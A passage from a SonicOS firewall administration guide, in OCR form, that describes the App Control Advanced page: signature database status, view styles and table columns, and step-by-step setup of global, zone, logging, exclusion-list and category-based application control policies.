


App Signature Database	Indicates whether the App Signature database has been downloaded
App Signature Database Timestamp	Displays the UTC day and time the App Signature database was downloaded. To update the App Signature database, click the Update button.
Last checked	Displays the day and time SonicOS last checked for updates to the App Signature database
App Signature DB Expiration Date	Displays the day that the App Signature database expires

The **App Control Status** section displays information about the signature database, allows you to update the database, and provides a link for enabling App Control.

To enable App Control on a per-zone basis, click the link, `here`, in the **Note**. The link displays the **Network > Zones** page.

Viewing Signatures



You can change the **App Control Advanced** display through the various **View Styles**:


This View Style	Has this option	Which displays all
Category	**All** (default)	Categories and their signature applications
	Individual category	Signature applications for the specified category
Application	**All** (default)	Signature applications associated with the specified category or categories
Viewed by	**Signature**	Signature applications associated with the specified category and the signatures associated with the application
	Application (default)	Signature applications associated with the specified category or categories
	Category	Categories or the category specified in the Category View Style

You can also display the **Edit App Control Signature** dialog for a particular signature by entering its ID in the **Lookup Signature ID** field.

Topics:

- Viewing by All Categories and All Applications by Applications on page 985
- Viewing by All Categories and All Applications by Signatures on page 985
- Viewing by All Categories and All Applications by Category on page 986
- Viewing just One Category on page 987
- Viewing just One Application on page 987
- Displaying Details of Signature Applications on page 988
- Displaying Details of Application Signatures on page 990


Viewing by All Categories and All Applications by Applications



The **App Control Advanced** table displays the following columns; for a description of what each column displays, see Viewing by Viewing by All Categories and All Applications by Signatures on page 985.

Category	**Block**	**Comments**
Application	**Log**	**Configure**

Viewing by All Categories and All Applications by Signatures




Category	Name of the selected signature category or of all signature categories. All signature applications are grouped under the same category heading, such as `APP-UPDATE`.
Application	Name of each signature application within a category.
Name	Signature name.
ID	Signature ID.
Block	Indicates whether the category or application is blocked. If blocking is enabled, an **Enabled** icon appears in this column. The word, **Default**, may appear for a category.
Log	Indicates whether the category or application is logged. If logging is enabled, an **Enabled** icon appears in this column.
Direction	Traffic direction:

Incoming	**Outgoing**	**Both**
Incoming, to Client	**Outgoing to Client**	**Both, to Client**
Incoming, to Server	**Outgoing, to Server**	**Both, to Server**
Incoming, to Client, to Server	**Outgoing, to Client, to Server**	**Both, to Client, to Server**

Comments	This column is blank unless the following has been configured for the category and/or signature application: • **Information** stamp icon – User inclusion/exclusion settings. • **Information** icon – Address inclusion/exclusion settings. • **Clock** icon – Schedule other than **Always On**.
Configure	**Edit** icon that displays the appropriate dialog for modifying the signature application settings.


Viewing by All Categories and All Applications by Category



The **App Control Advanced** table displays the following columns; for a description of what each column displays, see Viewing by All Categories and All Applications by Signatures on page 985.

Category	**Log**	**Configure**
Block	**Comments**	


Viewing just One Category



You can restrict the **App Control Advanced** table to display the signature applications of just one category by:

- Selecting a category from the **Category** drop-down menu.
- Clicking the category heading, such as APP-UPDATE.

Viewing just One Application




You can restrict the **App Control Advanced** table to display the signatures of just one application by selecting an application from the **Application** drop-down menu. The following columns display; for a description of what each column displays, see Viewing by All Categories and All Applications by Signatures on page 985.

Name	**Block**	**Direction**	**Configure**
ID	**Log**	**Comments**	


Displaying Details of Signature Applications

You can display details about signature applications by clicking on the name of the signature application. The **Applications Details** popup dialog displays.



Sig Id	Signature ID.
Category	Category of signature application, such as `APP-UPDATE` or `GAMING`.
Technology	Type of software: • **Application** • **Browser** • **Network Infrastructure**
Risk	Level of risk for each signature: • **Low** (green) • **Guarded** (blue) • **Elevated** (yellow)

Clicking the signature ID displays the SonicALERT page for the signature.



Displaying Details of Application Signatures

You can display details about signature applications by clicking on the name of the signature. The **App Signature Details** popup dialog displays.


Category	Category of signature application, such as APP-UPDATE or GAMING.
App Name	Name of the signature application.
Alert Level	Alert level: • **Low** • **Medium** • **High**
Threat Level	Level of threat of the signature: • **Low** (green) • **Guarded** (blue) • **Elevated** (yellow)

Configuring App Control Global Settings

The **Firewall > App Control Advanced** page provides the following global settings:

- Enable App Control
- Enable Logging for All Apps and Global Log Redundancy Filter Interval
- Configure App Control Settings
- Reset App Control Settings & Policies

App Control is a licensed service you must enable to activate the functionality.



Topics:

Enabling App Control

You can enable App Control globally and on zones. You can also configure exclusion lists for App Control policies or reset the polices to factory defaults.

Topics:

Enabling App Control Globally

To enable App Control and configure the global settings:


1. To globally enable App Control, select the **Enable App Control** checkbox.
2. Click **Accept**.

Enabling App Control on Zones

To enable App Control on a network zone:

1. Navigate to the **Network > Zones** page.

2 Click the **Configure** icon for the desired zone. The **Edit Zone** dialog displays.



3 Select the **Enable App Control Service** checkbox.

4 Click **OK**.

NOTE: App Control policies are applied to traffic within a network zone only if you enable the App Control Service for that zone. App Rules policies are independent, and not affected by the App Control setting for network zones.

The **Network > Zones** page displays a green indicator in the **App Control** column for any zones that have the App Control service enabled.

Configuring Logging and Log Filter Interval

To enable logging for all apps and specify a redundancy filter interval:

1 Select the **Enable Logging For All Apps** checkbox.

2 Enter an interval, in seconds, for the global log redundancy filter in the **Global Log Redundancy Filter Interval** field. The range is 0 to 86400 seconds, and the default is **60** seconds.


3 Click the **Accept** button.

Configuring a Global Exclusion List for App Control Policies

You can configure a global exclusion list for App Control policies on the **Firewall > App Control Advanced** page.

To configure the exclusion list:

1 Click the **Configure App Control Settings** button. The **App Control Exclusion List** dialog opens.



2 To enable the global exclusion list, select the **Enable Application Control Exclusion List** checkbox. This option is selected by default.


3 To use:

- The IPS exclusion list, which can be configured from the **Security Services > Intrusion Prevention** page, select the **Use IPS Exclusion List** radio button. This option is selected by default.
- An address object for the exclusion list, go to Step 5.

4 Go to Step 7

5 To use an address object for the exclusion list, select the **Use Application Control Exclusion Address Object** radio button. The drop-down menu becomes available.

6 Select an address object from the drop-down menu.



7 Click **OK**.

Resetting App Control Settings and Policy Configuration to Factory Defaults


To reset App Control settings and policy configuration to factory default values:

1 Click the **Reset App Control Settings & Policies** button. A confirmation message displays.

2 Click **OK**.

Configuring Application Control by Category

Category-based configuration is the most broadly based method of policy configuration on the **Firewall > App Control Advanced** page. The list of categories is available in the **Category** drop-down menu.




To configure an App Control policy for an application category:

1 Navigate to the **Firewall > App Control Advanced** page.

2 Under **App Control Advanced**, select an application category from the **View Style Category** drop-down menu. A **Configure** button appears to the right of the field as soon as a category is selected.

3 Click the **Configure** button to display the **Edit App Control Category** dialog for the selected category.



4 To block applications in this category, select **Enable** in the **Block** drop-down menu.

5 To create a log entry when applications in this category are detected, select **Enable** in the **Log** drop-down menu.

6 To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down menu. Select **All** to apply the policy to all users.

7 To exclude a specific user or group of users from the selected block or log actions, select a user group or individual user from the **Excluded Users/Groups** drop-down menu. Select **None** to apply the policy to all users.

8 To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down menu. Select **All** to apply the policy to all IP addresses.

9 To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down menu. Select **None** to apply the policy to all IP addresses.

10 To enable this policy during specific days of the week and hours of the day, select one of the following schedules from the **Schedule** drop-down menu:

Schedule options

This schedule	Enables the policy
Always on	At all times. This option is selected by default.
Work Hours	Monday through Friday, 8:00 AM to 5:00 PM.
M-T-W-T-F 08:00 to 17:00	Monday through Friday, 8:00 AM to 5:00 PM (same as **Work Hours**).
After Hours	Monday through Friday, 5:00 PM to 8:00 AM.
M-T-W-T-F 00:00 to 08:00	Monday through Friday, midnight to 8:00 AM.
M-T-W-T-F 17:00 to 24:00	Monday through Friday, 5:00 PM to midnight.
SU-S 00:00 to 24:00	24 hours a day, Sunday through Saturday (same as **Always On**).
Weekend Hours	Friday at 5:00 PM through Monday at 8:00 AM.
AppFlow Report Hours	During the time configured for AppFlow reports.
SU-M-T-W-TH-F-S 00:00 to 24:00	24 hours a day, Sunday through Saturday (same as **Always On**).
TSR Report Hours	During the time configured for TSR reports.

11 By default, the **Use Global Settings** option is selected and has a default of **60** seconds, which cannot be changed (the field is dimmed). To specify a different delay between log entries for repetitive events:


   a Deselect the **Use Global Settings** checkbox. The field becomes available.

   b Enter the number of seconds for the delay into the **Log Redundancy Filter** field. The minimum number of seconds is 0 (no delay), the maximum is 999999, and the default is **0**.

12 Click **OK**.

Configuring Application Control by Application

Application-based configuration is the middle level of policy configuration on the **Firewall > App Control Advanced** page, between the category-based and signature-based levels.




This configuration method allows you to create policy rules specific to a single application if you want to enforce the policy settings only on the signatures of this application without affecting other applications in the same category.

To configure an App Control policy for a specific application:

